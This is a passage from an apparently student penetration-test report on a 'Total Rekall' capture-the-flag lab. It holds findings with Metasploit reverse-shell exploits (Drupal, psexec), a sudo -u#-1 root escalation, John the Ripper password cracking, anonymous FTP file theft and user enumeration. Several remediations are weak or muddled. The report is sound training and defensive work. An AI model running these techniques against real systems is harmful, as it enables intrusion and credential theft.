MAC Address: 02:42:C0:A8:0D:0D (Unknown)


Nmap scan report for 192.168.13.14
Host is up (0.0000080s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open ssh
MAC Address: 02:42:C0:A8:0D:0E (Unknown)

Nmap scan report for 192.168.13.1
Host is up (0.0000070s latency).
Not shown: 996 closed tcp ports (reset)
PORT   STATE   SERVICE
5901/tcp open   vnc-1
6001/tcp open   X11:1
10000/tcp filtered snet-sensor-mgmt
</pre></td></tr>
<tr><td>Affected Hosts</td><td>Total Rekall</td></tr>
<tr><td>Remediation</td><td>- Install firewalls specifically designed to prevent these scans. Rather than simply obfuscate the network configuration, well configured firewalls can effectively block many avenues of attack.</td></tr>
</table>

Vulnerability 11	Findings
Title	Susceptible to aggressive scans that reveal even more sensitive port data.
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	The IP subnet is also susceptible to an aggressive Nmap scan that reveals even further data that can be used to gain unauthorized access.


Images	
Affected Hosts	Total Rekall
Remediation	Firewalls specific to Nmap scans can be helpful in blocking aggressive scans. These aggressive scans leave more fingerprints and a defensive team that is well trained can pick up on the traces left by these scans.

```
┌──(root💀kali)-[~]
└─# nmap -A 192.168.13.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2023-04-10 10:42 EDT
Nmap scan report for 192.168.13.10
Host is up (0.000073s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
8009/tcp open  ajp13   Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/8.5.0
|_http-open-proxy: Proxy might be redirecting requests
MAC Address: 02:42:C0:A8:0D:0A (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.07 ms 192.168.13.10

Nmap scan report for 192.168.13.12
Host is up (0.000016s latency).
Not shown: 999 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
```

Vulnerability 12	**Findings**
Title	Nessus scans reveal common vulnerabilities that can be used for attacks.
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	The target IP is susceptible to a Nessus scan, which plainly describes a serious exploit that can be used via Metasploit to gain unauthorized access to the server.
Images	
Affected Hosts	Total Rekall
Remediation	- Administrator will need to make changes to the configuration file to increase security. - Running a remediation scan on the IPs can also be helpful as they can point directly to these known vulnerabilities and provide helpful remediations.

12 Vulnerabilities


Sev	Score	Name
CRITICAL	10.0	Apache Struts 2.3.5 - 2.3.31 / 2.5.x < 2.5.10.1 Jakarta Multipart Parser RCE (remote)
MEDIUM	6.5	IP Forwarding Enabled
INFO	...	3 HTTP (Multiple Issues)
INFO		Apache Tomcat Detection
INFO		Device Type
INFO		Ethernet MAC Addresses
INFO		ICMP Timestamp Request Remote Date Disclosure
INFO		Nessus SYN scanner

Vulnerability 13	Findings
Title	Susceptible to metasploit exploits revealing usernames of employees.
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	We were able to use a reverse TCP handler via Metasploit to gain unauthorized access into the server. With a simple getuid command, we are able to see the server username, which is www-data.
Images	
Affected Hosts	Total Rekall
Remediation	- Lock all outgoing connectivity except for the specific ports and remote IP addresses required for services. - Set up a proxy server with restricted destinations and tight controls.

```
msf6 exploit(unix/webapp/drupal_restws_unserialize) > run

[*] Started reverse TCP handler on 172.22.147.55:4444
[*] Running automatic check ("set AutoCheck false" to disab
[*] Sending POST to /node with link http://192.168.13.13/re
[-] Unexpected reply: #<Rex::Proto::Http::Response:0×000055
.25 (Debian)", "X-Powered-By"⇒"PHP/7.2.15", "Cache-Control
guage"⇒"en", "X-Content-Type-Options"⇒"nosniff", "X-Frame
X-Generator"⇒"Drupal 8 (https://www.drupal.org)", "Transfe
tate=3, @transfer_chunked=true, @inside_chunk=0, @bufq="",
user and the user must have \\u0027access shortcuts\\u0027
403, @message="Forbidden", @proto="1.1", @chunk_min_size=1,
"POST /node?_format=hal_json HTTP/1.1\r\nHost: 192.168.13.1
(KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36\r\nCo
  {\n      \"value\": \"link\",\n      \"options\": \"O:24:
tream\\u0000methods\\\";a:1:{s:5:\\\"close\\\";a:2:{i:0;O:2
\u0000handler\\\";s:19:\\\"echo EZo5J4DDKW5uLO\\\";s:30:\\\
\\\";}}s:31:\\\"\\u0000GuzzleHttp\\\\HandlerStack\\u0000cac
\\"resolve\\\";}}\"\n    }\n  ],\n  \"_links\": {\n    \"ty
\n  }\n}", @peerinfo={"addr"⇒"192.168.13.13", "port"⇒80}>
[+] The target is vulnerable.
[*] Sending POST to /node with link http://192.168.13.13/re
[*] Sending stage (39282 bytes) to 192.168.13.13
[*] Meterpreter session 4 opened (172.22.147.55:4444 → 192

meterpreter > getuid
Server username: www-data
meterpreter > █
```

Vulnerability 14	Findings
Title	Susceptible to privilege escalation tactics via administrator credentials.
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Through data we have already obtained in the previous examples, as well as some simple password cracking, we were able to SSH into a user’s account and guess their password, allowing us to traverse the internal server undetected.

Images




```
┌──(root💀kali)-[~]
└─# ssh alice@192.168.13.14
alice@192.168.13.14's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.10.0-kali3-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Could not chdir to home directory /home/alice: No such file or directory
$ sudo -u#-1 cat /root/flag12.txt
d7sdfksdf384
```

Affected Hosts	Total Rekall
Remediation	- Set a custom SSH port away from port 22 which is commonly known amongst hackers. - You can also filter your SSH port on your firewall to prevent unauthorized access.

Vulnerability 15	**Findings**
Title	Github repository provides hashed admin passwords that can be used.
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	Through some open data research, we were able to locate a GitHub repository for Total Rekall, which contained a hashed password. Using John the Ripper, we are able to crack these hashed passwords allowing for further access within the server.


Images




```
┌──(root💀kali)-[~]
└─# echo '$apr1$A0vSKwao$GV3sgGAj53j.c3GkS4oUC0'
$apr1$A0vSKwao$GV3sgGAj53j.c3GkS4oUC0

┌──(root💀kali)-[~]
└─# echo '$apr1$A0vSKwao$GV3sgGAj53j.c3GkS4oUC0' > hash.txt

┌──(root💀kali)-[~]
└─# john hash.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 512/512 AVX512BW 16×3])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Tanya4life       (?)
1g 0:00:00:00 DONE 2/3 (2023-04-10 11:37) 11.11g/s 4266p/s 4266c/s 4266C/s 123456..jake
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Affected Hosts	Total Rekall
Remediation	- Change repository visibility settings within GitHub to not allow easy


	access to hashed passwords that can be cracked.


Vulnerability 16	Findings
Title	Access to restricted IPs is possible through information already obtained.
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	Using the hashed password found in the previous example, we are able to now access a restricted IP (172.22.117.20) address with the username and cracked hash password.
Images	 Mozilla Firefox Nessus Essentials / Login Untitled document - Goo 172.22. 172.22.117.20/flag2.txt Exploit-DB Nessus 4d7b349705784a518bc876bc2ed6d4f6
Affected Hosts	Total Rekall
Remediation	- Hiding the GitHub repository from public view will prevent these hashed passwords from being available for cracking. - A firewall to block untrusted IP addresses from accessing the company server can also pick up on this activity and block unauthorized entry.

Vulnerability 17	Findings
Title	Secure files can be extracted using ports scanned via FTP.
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	High
Description	We were able to connect to the target IP via an FTP port, and were also able to extract sensitive files from within this IP and bring them to our host computer.

<table>
<tr><td><b>Images</b></td><td>
<pre>
┌──(root💀 kali)-[~]
└─# ftp 172.22.117.20
Connected to 172.22.117.20.
220-FileZilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (172.22.117.20:root): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
ftp> get flag3.txt
local: flag3.txt remote: flag3.txt
200 Port command successful
150 Opening data channel for file transfer.
226 Transfer OK
32 bytes received in 0.00 secs (22.5144 kB/s)
ftp> exit
221 Goodbye


┌──(root💀 kali)-[~]
└─# cat flag3.txt
89cb548970d44f348bb63622353ae278
</pre></td></tr>
<tr><td><b>Affected Hosts</b></td><td>Total Rekall</td></tr>
<tr><td><b>Remediation</b></td><td>- Use a more secure protocol such as Secure Transfer Protocol (STFP) or SSH over to port 22.
- Can also update SSH software to use strong ciphers and the latest version of TLS.</td></tr>
</table>

<table>
<tr><th>Vulnerability 18</th><th>Findings</th></tr>
<tr><td><b>Title</b></td><td>Persistence is possible through manipulation of scheduled tasks.</td></tr>
<tr><td><b>Type (Web app / Linux OS / WIndows OS)</b></td><td>Windows OS</td></tr>
<tr><td><b>Risk Rating</b></td><td>High</td></tr>
<tr><td><b>Description</b></td><td>Using a Meterpreter shell, we are able to access and manipulate the scheduled tasks of the target computer. This allows us to leave an open door at a scheduled time to increase the persistence of a potential hacker and leading to additional unauthorized access.</td></tr>
<tr><td><b>Images</b></td><td>
<pre>
Task To Run: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.e
Start In: N/A
Comment: 54fa8cd5c1354adc9214969d716673f5
Scheduled Task State: Enabled
Idle Time: Only Start If Idle for 1 minutes, If Not Idle Retry For
</pre></td></tr>
<tr><td><b>Affected Hosts</b></td><td>Total Rekall</td></tr>
<tr><td><b>Remediation</b></td><td>- Can use a Toolkit like PowerSploit which contains a PowerUp module that can be used to explore systems for permission weaknesses in scheduled tasks that can be used to escalate privileges.
- Can also limit privileges of user accounts and remediate Privilege Escalation vectors so only authorized administrators can create scheduled tasks on remote systems.</td></tr>
</table>

Vulnerability 19	Findings
Title	Susceptible to password cracks via Kiwi and John the Ripper.
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	**Critical**
Description	We were able to use the program kiwi to access a hashed password, which can then be cracked with John the Ripper. This allows easier access for future hackers and they will be able to use these credentials to gain further access to unauthorized areas within the server.
Images	
Affected Hosts	Total Rekall
Remediation	- These kiwi/metasploit attacks can be best defended against using standard security controls such as patching, running applications or processes with least privileges, limiting network access to only trusted hosts.

```
┌──(root💀kali)-[~]
└─# john hashes.txt --format=NT
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 512/512 AVX512BW 16×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Computer!        (?)
1g 0:00:00:00 DONE 2/3 (2023-04-10 11:56) 11.11g/s 994133p/s 994133c/s 994133C/s News2..Faith!
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

Vulnerability 20	Findings
Title	Susceptible to metasploit hacks that provide for us all net users in the server.
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	High
Description	A simple meterpreter exploit can be used to reveal all of the net users within the server. These are potential targets and entry points for hackers as they can use these credentials to gain unauthorized access.

<table>
<tr>
<td><b>Images</b></td>
<td>


```
msf6 exploit(windows/smb/psexec) > set LHOST 172.22.117.100
LHOST => 172.22.117.100
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.10:445 - Connecting to the server ...
[*] 172.22.117.10:445 - Authenticating to 172.22.117.10:445|rekall as user 'ADMBob' ...
[*] 172.22.117.10:445 - Selecting PowerShell target
[*] 172.22.117.10:445 - Executing the payload ...
[*] Sending stage (175174 bytes) to 172.22.117.10
[+] 172.22.117.10:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Meterpreter session 1 opened (172.22.117.100:4444 -> 172.22.117.10:62553 ) at 2023-04-10 12:09:22 -0400

meterpreter > shell
Process 4040 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net users
net users

User accounts for \\

-------------------------------------------------------------------------------
ADMBob                   Administrator            flag8-ad12fc2ffc1e47
Guest                    hdodge                   jsmith
krbtgt                   tschubert
The command completed with one or more errors.
```
</td>
</tr>
<tr>
<td><b>Affected Hosts</b></td>
<td>Total Rekall</td>
</tr>
<tr>
<td><b>Remediation</b></td>
<td>

- Dynamic firewalls will disallow unverified IP addresses and users from accessing the contents of the net users from within the server.
</td>
</tr>
</table>